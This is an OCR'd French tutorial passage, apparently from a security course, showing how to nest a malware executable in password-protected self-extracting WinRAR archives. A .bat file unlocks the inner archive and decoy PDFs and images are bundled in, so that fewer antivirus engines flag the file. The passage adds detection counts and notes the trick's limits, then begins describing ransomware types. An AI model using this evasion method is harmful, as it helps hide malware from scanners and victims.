
Une archive SFX est une archive auto-extractible.






On sélectionne ensuite l'onglet **Avancé** et on clique sur le bouton des options SFX.


Dans l'onglet **Général**, on indique le chemin pour l'extraction : le répertoire %temp%.



Dans l'onglet **Setup**, on indique le fichier à exécuter après extraction : malware-1.exe.





Dans l'onglet **Modes**, on coche les deux cases comme ci-dessus.




Dans l'onglet **Mettre à jour**, on coche les deux cases comme ci-dessus puis on clique sur **OK**.

On clique alors sur **Définir le mot de passe** (mon mot de passe sera **cyber123**) :






On clique une dernière fois sur **OK** pour créer l'archive chiffrée :




Nous avons maintenant une archive chiffrée (**malware-2.exe**) qui nécessite un mot de passe, ce qui est embêtant pour son utilisation future. Nous créons alors, un fichier .bat qui va ouvrir automatiquement l'archive avec le bon mot de passe (on appelle ce fichier password.bat) :





Nous recommençons toute l'opération ci-dessus pour archiver ensemble le fichier malware-2.exe (chiffré) et le fichier password.bat. Avec deux différences cependant :

1. dans l'onglet **Setup** des **Options SFX**, on indique qu'il faut lancer après extraction le fichier **password.bat**.
2. il ne faut pas mettre de mot de passe à notre archive que l'on nommera **malware-3.exe**.




On crée enfin une dernière archive **malware-4.exe** en archivant à nouveau (de nouveau sans mot de passe) le fichier malware-3.exe avec d'autres fichiers non suspects comme des PDF ou des images en stipulant dans l'onglet **Setup** qu'il faut exécuter malware-3.exe :






Le fichier de départ **malware-1.exe** était lui bien détecté par 59 antivirus sur 72 :




Nous pouvons encore améliorer cette technique, mais c'est déjà un bon début…

Limitation de cette méthode de contournement des antivirus



J'ai ici créé une archive auto-extractible dotée d'un mot de passe avec la calculatrice calc.exe de Windows : elle est détectée malicieuse par seulement 3 antivirus sur 71 !



J'ai ensuite appliqué la technique présentée dans ce chapitre à cette archive (ajout du fichier .bat etc…). Le fichier final est détecté malicieux par 24 antivirus sur 71 : il ne s'agit pourtant en définitive que de l'inoffensive calculatrice Windows … Cette technique est donc connue par de plus en plus d'antivirus !


Les deux types de rançongiciels (ransomwares)

Il existe deux types principaux de rançongiciels (logiciels qui chiffrent vos données ou bloquent l'accès à l'ordinateur puis qui vous demandent une somme d'argent, souvent des bitcoins, en échange de la clé de déchiffrement ou de déblocage).


➔ **Le rançongiciel de chiffrement (encrypting ransomware) qui vous autorise malgré tout l'accès à l'ordinateur, seuls certains documents sont chiffrés (.docx, .txt, .pdf, .mp3, .mp4, …). Un compte à rebours vous affiche le temps qu'il vous reste pour effectuer le paiement, avant la perte définitive de vos données. La majorité des rançongiciels sont de ce type. Exemples : Cryptowall, WannaCry, CryptoLocker, …**

